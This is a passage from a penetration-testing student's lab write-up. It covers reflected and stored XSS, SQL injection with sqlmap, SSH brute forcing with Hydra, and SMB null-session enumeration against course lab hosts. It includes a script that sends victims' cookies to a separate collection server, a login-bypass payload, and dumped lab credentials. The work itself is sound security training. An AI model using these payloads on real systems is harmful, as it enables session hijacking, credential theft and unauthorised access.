| Tables_in_awdmgmt_accounts |
+-----+
| accounts                      |
+-----+
1 row in set (0.31 sec)

MySQL [awdmgmt_accounts]> select * from tables;
ERROR 1146 (42S02): Table 'awdmgmt_accounts.tables' doesn't exist
MySQL [awdmgmt_accounts]> select * from accounts;
+-----+-----+-----+
| id | email           | password | displayname |
+-----+-----+-----+
| 1  | admin@awdmgmt.labs | ENS7VvW8 | Admin      |
+-----+-----+-----+
1 row in set (0.15 sec)
```

- ✓ Used the admin login information to sign in the web server:



- ✓ Obtained Admin access:



LAB 7: CROSS SITE SCRIPTING

Lab Description

In this lab you can practice XSS attacks against a web application hosted at the address 192.168.99.10. Since the application allows registered users to add comments, we have already created an account on the application. The credentials of this account are:

- Username: attacker
- Password: attacker

Moreover, we created another web page in the lab for your convenience. You can use it to receive stolen cookies! You can find it at <http://192.168.99.11/get.php> : it takes all parameters passed via GET and stores them into the jar.txt file

Note that this page is not the target of your security tests.

Goal

The administrator visits the application every few minutes. The final goal of the lab is to steal the administrator cookies via XSS. Once you have these cookies you should be able to access the content of the page *admin.php*.

Tasks

- ✓ Connect to VPN Lab:

```
root@kali:~/Desktop/PTSLabs# openvpn L7.ovpn ←
Tue Apr 11 20:36:03 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2 2017
Tue Apr 11 20:36:03 2017 library versions: OpenSSL 1.0.2K 26 Jan 2017, LZO 2.08
Enter Auth Username: isantos ←
Enter Auth Password: *****
Tue Apr 11 20:36:09 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:36295
Tue Apr 11 20:36:09 2017 UDP link local (bound): [AF_INET][undef]:1194
Tue Apr 11 20:36:09 2017 UDP link remote: [AF_INET]162.254.149.248:36295
Tue Apr 11 20:36:09 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:36295
Tue Apr 11 20:36:10 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Tue Apr 11 20:36:10 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Tue Apr 11 20:36:10 2017 TUN/TAP device tap0 opened
Tue Apr 11 20:36:10 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Tue Apr 11 20:36:10 2017 /sbin/ip link set dev tap0 up mtu 1500
Tue Apr 11 20:36:10 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Tue Apr 11 20:36:10 2017 Initialization Sequence Completed ←
```

- ✓ Navigated to web server:

XSS lab - Mozilla Firefox

LearnSecurity Me... XSS lab

192.168.99.10

Search

HOME BLOG CONTACT LOGIN Enter text here SEARCH

WINDOWS MOBILE

Windows Phone (WP) is a mobile operating system developed by Microsoft for smartphones as the replacement successor to Windows Mobile. Windows Phone features a new user interface derived from the Microsoft-developed "Modern" design language (formerly known as "Metro")..

NEWS FROM THE WORLD MOBILE AND COMPUTERS MOBILE OS CONFIGURATIONS MOBILE OS SECURITY

- ✓ Tested for Reflected XSS:

IVAN ROCKS

SEARCH

IVAN ROCKS

XSSLAB.PTS

Enter text here SEARCH

HOME BLOG CONTACT LOGIN Enter text here SEARCH

Search

You have searched for: IVAN ROCKS

<script> alert('IVAN XSS') </script>

SEARCH

- ✓ Confirmed, web host is vulnerable to Reflected XSS:

XSSLAB.PTS

HOME BLOG CONTACT LOGIN

IVAN XSS

OK

Search

You have searched for:

- ✓ Inserted script to steal session cookies:

Leave Us A Feedback

Name

E-mail

Subject

```
<script>
var i = new Image();
i.src="http://192.168.99.11/get.php?cookies=" + document.cookie;
</script>
```

SUBMIT US

- ✓ Utilized the created web page (192.168.99.11/jar.txt) to see cookies:

eLearnSecurity Me... x | Contacts x | http://192.168.99.11/jar.txt x

192.168.99.11/jar.txt

Most Visited ▾ Offensive Security Exploit-DB Aircrack-ng Nessus

```
192.168.99.100 Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
192.168.99.100 Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
cookies=PHPSESSID=vihva9jsk28orftvndf43kha86
192.168.99.100 Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
cookies=PHPSESSID=vihva9jsk28orftvndf43kha86
192.168.99.100 Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
```

- ✓ Inserted stolen cookies into the PHPSESSID to mimic administrator:

The screenshot shows a cookie editor window titled "cookies.edit.title". It contains fields for "cookies.edit.name.label" (PHPSESSID), "cookies.edit.domain.label" (192.168.99.10), "cookies.edit.path.label" (/), "cookies.edit.expire.label" (04/ 11/ 2017 at 09: 16: 06 PM), and "cookies.edit.value.label" (uv03fig8r1ps9u4h2vdur42m1). A yellow arrow points to the value field. Below the fields are checkboxes for "cookies.edit.urlEncode.label", "cookies.edit.secure.label", and "cookies.edit.httpOnly.label". At the bottom right are "Cancel" and "OK" buttons, with a yellow arrow pointing to the "OK" button.

Below the editor, the browser's cookie list is shown. It has a header row with columns: Name, Value, Domain, Raw Size, Path, Expires, and Security. One cookie is listed: PHPSESSID with value vihva9jsk28orftvndf43kha86, domain 192.168.99.10, raw size 35 B, path /, expires Session, and security Session. A yellow arrow points to the Value column of this cookie entry.

- ✓ Refreshed session and now logged in as admin:

The screenshot shows a website with a header bar containing links for HOME, BLOG, CONTACT, LOGOUT, and ADMIN PAGE. On the right side of the header, there are social media icons for Twitter, Facebook, Google+, YouTube, and LinkedIn. Below the header, a large "ANDROID" title is displayed. Underneath the title, a paragraph of text reads: "Android 5.0 Lollipop. The Android 5.0 update adds a variety of new features for your apps, such as notifications on the lock screen, an all-new camera API, OpenGL ES 3.1, the new Material design interface, and much more." A yellow arrow points to the "Hi admin" greeting message.

Android 5.0 Lollipop. The Android 5.0 update adds a variety of new features for your apps, such as notifications on the lock screen, an all-new camera API, OpenGL ES 3.1, the new Material design interface, and much more.

The screenshot shows a browser developer tools cookie list. The header row includes columns: Name, Value, Domain, Raw Size, Path, Expires, HttpOnly, and Security. One cookie is listed: PHPSESSID with value uv03fig8r1ps9u4h2vdur42m1, domain 192.168.99.10, raw size 35 B, path /, expires Session, and security Session. A yellow arrow points to the Value column of this cookie entry.

LAB 8: SQL INJECTION

Lab Description

In this lab you can practice the SQL Injection techniques and tools studied during the course. You can access the target web application at the following address **10.124.211.96**.

Goal

The goal of this lab is to test the web application in order to find all the vulnerable injection points. Once you find them, you should be able to dump all the data and successfully log into the web application.

Tasks

- ✓ Connect to lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L8.ovpn
Wed Apr 12 10:11:50 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2 2017
Wed Apr 12 10:11:50 2017 library versions: OpenSSL 1.0.2k 26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: *****
Wed Apr 12 10:11:54 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:36314
Wed Apr 12 10:11:54 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 10:11:54 2017 UDP link remote: [AF_INET]162.254.149.248:36314
Wed Apr 12 10:11:55 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:36314
Wed Apr 12 10:11:56 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Wed Apr 12 10:11:56 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Wed Apr 12 10:11:56 2017 TUN/TAP device tap0 opened
Wed Apr 12 10:11:56 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 10:11:56 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 10:11:56 2017 /sbin/ip addr add dev tap0 10.124.211.200/24 broadcast 10.124.211.255
Wed Apr 12 10:11:56 2017 Initialization Sequence Completed
```

- ✓ Connect to web server:

10.124.211.96

Visited ▾ Offensive Security Exploit-DB Aircrack-ng Nessus eLearnSecurity

AwdMgmt

Home News Awards Sing up

Login

Email:

Password:

[Forgot your password?](#)

Procurements management

AwdMgmt è your best choice for on-line procurements management.

With our secure systems, every enterprise can manage suppliers, awards and related business data in an easy way.

Privacy terms | Licensing Copyright © 2017 AwdMgmt.

Explore the webserver for potential SQLi points:

10.124.211.96/newsdetails.php?id=26

10.124.211.96/newsdetails.php?id=26

Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in **/var/www/newsdetails.php** on line **11**

Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in **/var/www/newsdetails.php** on line **29**

10.124.211.96/newsdetails.php?id=26 and 1=2; -- -

Discovered when the condition is true, the webapp shows data. When false, it shows nothing. Proves it is SQLi vulnerable.

- ✓ Used SQL map to spot vulnerabilities:

```
root@kali:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:22:23

[10:22:23] [INFO] resuming back-end DBMS 'mysql'
[10:22:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4345=4345

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: id=1 UNION ALL SELECT CONCAT(0x7162706a71,0x77414e556c544545714e4b7743466e6e677a4d6c6c7
34c506b676a4f45625978596e6b49576e5a74,0x71706a7671)-- nZag

[10:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7.0 (wheezy)
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL >= 5.0.12
[10:22:23] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.124.211.96'
[*] shutting down at 10:22:23
```

- ✓ Navigated through the tables to dump the data:

```
root@kali:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1 --tables
```

```
[10:23:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7.0 (wheezy)
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL >= 5.0.12
[10:23:35] [INFO] fetching database names
[10:23:35] [INFO] fetching tables for databases: 'awd', 'information_schema'
Database: awd
[3 tables]
+-----+
| accounts
| awards
| news
+-----+

Database: information_schema
[40 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
+-----+
```

```
root@kali:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1 -D awd -T accounts --dump
```

Database: awd		Table: accounts	
		[11 entries]	
id	email	password	displayname
1	admin@awdmgmt.labs	S3cr3tB0FH	Admin
2	porta.elit.a@adipiscingMaurismolestie.net	VUH74DYX6D0	Mallory Reed
3	ipsum.leo.elementum@Phasellusfermentumconvallis.org	GUC97VHY8HK	Katell Stewart
4	mauris.sit@torquent.edu	LPW27DSG6QE	Gemma Beck
5	Praesent.interdum@ametrisus.org	TWS340RL6GX	Fuller Casey
6	Quisque.libero@Cum.ca	OSQ80TYZ6YW	Hu Miles
7	tincidunt.Donec.vitae@tempuseuligula.com	HOV82DUI9TF	Lacey Hawkins
8	dignissim.Maecenas@estcongue.org	TE038KNA2UZ	Kaden Singleton
9	dictum@tempusrisusDonec.ca	LKK51JA03PJ	Brittanney Guzman
10	blandit.viverra.Donec@Suspendisse.net	PTS90MHF9XA	Aspen Byers
11	ligula@mollisDuis.ca	PLN49WZU6IB	Alexandra Cabrera

- ✓ Used login & password information from the table to access the web server:

Welcome!

Welcome and thank you for using AwdMgmt! Your login credentials are valid, but we are working on the restricted area at the moment. Some nasty hackers are trying to attack us.

Thank you for your patience

The AwdMgmt Team

Email:
admin@awdmgmt.labs

Password:

Login

- ✓ Discovered that the login form is also vulnerable.

The screenshot shows a website with a green header containing links: Home, News, Awards, Sing up. Below this is a blue section labeled 'Login' containing fields for 'Email:' and 'Password:', and a 'Login' button. A yellow arrow points from the text 'or 1=1; -- -' in the Email field to the error message in the top right. The error message reads: 'Notice: Trying to get property of non-object in /var/www/login.php on line 12'. Below the error message is the text 'Go away!' and 'Your request have been logged!'. The Email field contains the payload: ' or 1=1; -- -'

- ✓ Bypassed the login with SQLi payload: ' or 1=1; -- -

The screenshot shows a website with a green header containing links: Home, News, Awards, Sing up. Below this is a blue section labeled 'Login' containing fields for 'Email:' and 'Password:', and a 'Login' button. A yellow arrow points from the text ' or 1=1; -- -' in the Email field to the success message in the top right. The success message reads: 'Welcome! ←'. Below it is the text: 'Welcome and thank you for using AwdMgmt! Your login credentials are valid, but we are working on the restricted area at the moment. Some nasty hackers are trying to attack us.' and 'Thank you for your patience' followed by 'The AwdMgmt Team'. The Email field contains the payload: ' or 1=1; -- -'

LAB 9: BRUTE FORCE & PASSWORD CRACKING

Lab Description

The lab is divided in two main parts:

- Network authentication cracking
- Bruteforce and password cracking

In the first part of the lab you must use different network authentication cracking techniques and tools against services available on the target machine.

Once valid credentials have been found, it is time to download the passwords stored on the remote system and use John the Ripper to crack them!

Goal

The final goal of the lab is retrieve the passwords of *at least* ten users on the target machine!

Tasks

Connect to lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L9.ovpn ←
Wed Apr 12 10:34:44 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2 2017
Wed Apr 12 10:34:44 2017 library versions: OpenSSL 1.0.2k 26 Jan 2017, LZO 2.08
Enter Auth Username: isantos ←
Enter Auth Password: *****
Wed Apr 12 10:34:47 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:40540
Wed Apr 12 10:34:47 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 10:34:47 2017 UDP link remote: [AF_INET]162.254.149.248:40540
Wed Apr 12 10:34:47 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:40540
Wed Apr 12 10:34:49 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 10:34:49 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 10:34:49 2017 TUN/TAP device tap0 opened
Wed Apr 12 10:34:49 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 10:34:49 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 10:34:49 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Wed Apr 12 10:34:49 2017 Initialization Sequence Completed ←
```

- ✓ Recon the network:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.99.100 netmask 255.255.255.0 broadcast 192.168.99.255
      inet6 fe80::a034:a2ff:fe44:486c prefixlen 64 scopeid 0x20<link>
        ether a2:34:a2:44:48:6c txqueuelen 100 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 10 bytes 732 (732.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.99.100 netmask 255.255.255.0 broadcast 192.168.99.255
      inet6 fe80::a034:a2ff:fe44:486c prefixlen 64 scopeid 0x20<link>
        ether a2:34:a2:44:48:6c txqueuelen 100 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 10 bytes 732 (732.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:~# nmap -sn 192.168.99.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 10:36 EDT
Nmap scan report for 192.168.99.22 ←
Host is up (0.093s latency).
MAC Address: 00:50:56:A1:E8:57 (VMware)
Nmap scan report for 192.168.99.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.28 seconds
```

- ✓ Discovered 1 alive host running Telnet & SSH:

```
root@kali:~# nmap -sV 192.168.99.22 ←
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 10:40 EDT
Nmap scan report for 192.168.99.22
Host is up (0.093s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0) ←
23/tcp    open  telnet   Linux telnetd ←
MAC Address: 00:50:56:A1:E8:57 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
```

Used Hydra with a user & password wordlist to break into an SSH session:

```
root@kali:~# hydra ←
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN]-L FILE] [-p PASS|-P FILE]] | [-C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-S0uvVd46] [service://server[:PORT]/[OPT]]]

Options:
-l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE  try password PASS, or load several passwords from FILE
-C FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  list of servers to attack, one entry per line, ':' to specify port
-t TASKS  run TASKS number of connects in parallel (per host, default: 16)
-U       service module usage details
-h       more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT     some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urldump icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp redis reexec rlogin rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPLv3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

```
root@kali:~# hydra -L /usr/share/ncrack/minimal.usr -P /usr/share/seclists/Passwords/rockyou-15.txt
192.168.99.22 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (./.hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort... etc. if available
[DATA] max 16 tasks per 1 server, overall 64 tasks, 8217 login tries (l:33/p:249), ~8 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 266.00 tries/min, 266 tries in 00:01h, 7954 to do in 00:30h, 16 active
[22][ssh] host: 192.168.99.22 login: root password: 123abc
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

```
root@kali:~# ssh root@192.168.99.22 ← [Illegal purposes]
The authenticity of host '192.168.99.22 (192.168.99.22)' can't be established.
ECDSA key fingerprint is SHA256:zdhbneGhXzH8Diw9W1MmzQiCBNdU/Z/RocXo0fXmI8.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' for 'no': yes ← [available]
Warning: Permanently added '192.168.99.22' (ECDSA) to the list of known hosts.
root@192.168.99.22's password: ask
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64
, 16 active
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 12 03:39:38 2015 from 192.168.99.16
root@telnetserver:~# WE IN FAM! ← [WE IN FAM!]
```

(BRUTEFORCE SECTION IN PROGRESS 4/12/17, using John the Ripper)

LAB 10: NULL SESSION

Lab Description

In this lab you can practice different techniques and tools against a machine vulnerable to null session!

Goal

The final goal of the lab is retrieve information from the target machine such as shares, users, groups and so on! Moreover, by navigating the remote machine, you should be able to find a file name "*Congratulations.txt*". Download it and explore its content.

Tasks

- ✓ Connect to the Lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L10.ovpn ←
Wed Apr 12 12:37:54 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2 2017
Wed Apr 12 12:37:54 2017 library versions: OpenSSL 1.0.2k 26 Jan 2017, LZO 2.08
Enter Auth Username: isantos ←
Enter Auth Password: *****
Wed Apr 12 12:37:59 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:36319
Wed Apr 12 12:37:59 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 12:37:59 2017 UDP link remote: [AF_INET]162.254.149.248:36319
Wed Apr 12 12:38:00 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:36319
Wed Apr 12 12:38:01 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Wed Apr 12 12:38:01 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Wed Apr 12 12:38:01 2017 TUN/TAP device tap0 opened
Wed Apr 12 12:38:01 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 12:38:01 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 12:38:01 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Wed Apr 12 12:38:01 2017 Initialization Sequence Completed ←
```

- ✓ Network discovery & scan, found 1 live host:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.99.100 netmask 255.255.255.0 broadcast 192.168.99.255
        inet6 fe80::45d:a4ff:fe0e:6d7d prefixlen 64 scopeid 0x20<link>
            ether 06:5d:a4:0e:6d:7d txqueuelen 100 (Ethernet)
                RX packets 2 bytes 312 (312.0 B)
                RX errors 0 dropped 1 overruns 0 frame 0
                TX packets 11 bytes 802 (802.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 12:39 EDT
Nmap scan report for 192.168.99.162 ←
Host is up (0.092s latency).
MAC Address: 00:50:56:A1:03:F3 (VMware)
Nmap scan report for 192.168.99.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.29 seconds
```

- ✓ Used enum4linux against the live host, found out File Service is running:

```
root@kali:~# enum4linux -n 192.168.99.162
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 12 12:40:14 2017

=====
| Target Information |
=====
Target ..... 192.168.99.162
RID Range .... 500-550,1000-1050
Username .... ''
Password .... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.99.162 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 192.168.99.162 |
=====
Looking up status of 192.168.99.162
    ELS-WINXP      <00> -          B <ACTIVE>  Workstation Service
    WORKGROUP      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    ELS-WINXP      <20> -          B <ACTIVE>  File Server Service
    WORKGROUP      <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
    WORKGROUP      <1d> -          B <ACTIVE>  Master Browser
    .__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

MAC Address = 00-50-56-A1-03-F3
```

- ✓ Fingerprinted the host:

```
root@kali:~# enum4linux -a 192.168.99.162
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on We
d Apr 12 12:43:23 2017

=====
| Target Information |
=====
Target ..... 192.168.99.162
RID Range .... 500-550,1000-1050
Username .... ''
Password .... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Getting domain SID for 192.168.99.162 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 192.168.99.162 |
=====
[+] Got OS info for 192.168.99.162 from smbclient: Domain=[ELS-WINXP] OS=[Windows 5.1] Se
rver=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.99.162 from srvinfo:
    192.168.99.162 Wk Sv NT PtB LMB
        platform_id : 500
        os version  : 5.1
        server type : 0x51003
```

```
=====
| Users on 192.168.99.162 | ←
=====
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x3eb acb: 0x00000210 Account: eLS Name: (null) Desc: (null)
index: 0x3 RID: 0x3ed acb: 0x00000210 Account: Frank Name: Frank Desc: (null)
index: 0x4 RID: 0x1f5 acb: 0x00000214 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x5 RID: 0x3e8 acb: 0x00000211 Account: HelpAssistant Name: Remote Desktop Help Assistant Account Desc: Account for Providing Remote Assistance
index: 0x6 RID: 0x3ec acb: 0x00000210 Account: netadmin Name: netadmin Desc: (null)
index: 0x7 RID: 0x3ea acb: 0x00000211 Account: SUPPORT_388945a0 Name: CN=Microsoft Corporation,L=Redmond,S=Washington,C=US Desc: This is a vendor's account for the Help and Support Service

user:[Administrator] rid:[0x1f4]
user:[eLS] rid:[0x3eb]
user:[Frank] rid:[0x3ed]
user:[Guest] rid:[0x1f5]
user:[HelpAssistant] rid:[0x3e8]
user:[netadmin] rid:[0x3ec]
user:[SUPPORT_388945a0] rid:[0x3ea]
```

- ✓ Used smbclient to discover system shares:

```
root@kali:~# smbclient -L workgroup -I 192.168.99.162 -N -U "" ←
WARNING: The "syslog" option is deprecated
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

      Sharename      Type      Comment
      -----      ----      -----
      My Documents   Disk
      IPC$          IPC       Remote IPC
      Frank          Disk
      C              Disk
      WorkSharing    Disk
      FrankDocs     Disk
      ADMINS         Disk       Remote Admin
      CS              Disk       Default share
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

      Server          Comment
      -----          -----
      Workgroup       Master
```

- ✓ Navigated via smbclient to find the Congratulations.txt file:

```
root@kali:~# smbclient \\\\192.168.99.162\\\\WorkSharing -N ←
WARNING: The "syslog" option is deprecated
OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> ls
.
D          0  Wed Feb 18 06:07:31 2015
D          0  Wed Feb 18 06:07:31 2015
Congratulations.txt          A      66  Wed Feb 18 04:41:59 2015

785224 blocks of size 4096. 307272 blocks available
smb: \> get Congratulations.txt /root/Desktop/Congratulations.txt
getting file \Congratulations.txt of size 66 as /root/Desktop/Congratulations.txt (0.2 Kilobytes/sec)
(j) (average 0.2 Kilobytes/sec)
smb: \> ^C
```

```
root@kali:~# cat /root/Desktop/Congratulations.txt ←
Congratulations! You have successfully exploited a null session!
root@kali:~#
```

LAB 11: ARP POISONING

Lab Description

In this lab you are connected to a switched network. Try to intercept network traffic and steal telnet credentials by performing an ARP poisoning attack.

Goals

- Identify the telnet server and the client machine
- Intercept traffic between the two
- Analyze the traffic and steal valid credentials
- Login into the telnet server

Tasks

- ✓ Connect to VPN Lan:

```
root@kali:~/Desktop/PTSLabs# openvpn L11.ovpn
Wed Apr 12 13:03:52 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2 2017
Wed Apr 12 13:03:52 2017 library versions: OpenSSL 1.0.2k 26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: *****
Wed Apr 12 13:03:56 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]66.232.115.228:3
4226
Wed Apr 12 13:03:56 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 13:03:56 2017 UDP link remote: [AF_INET]66.232.115.228:34226
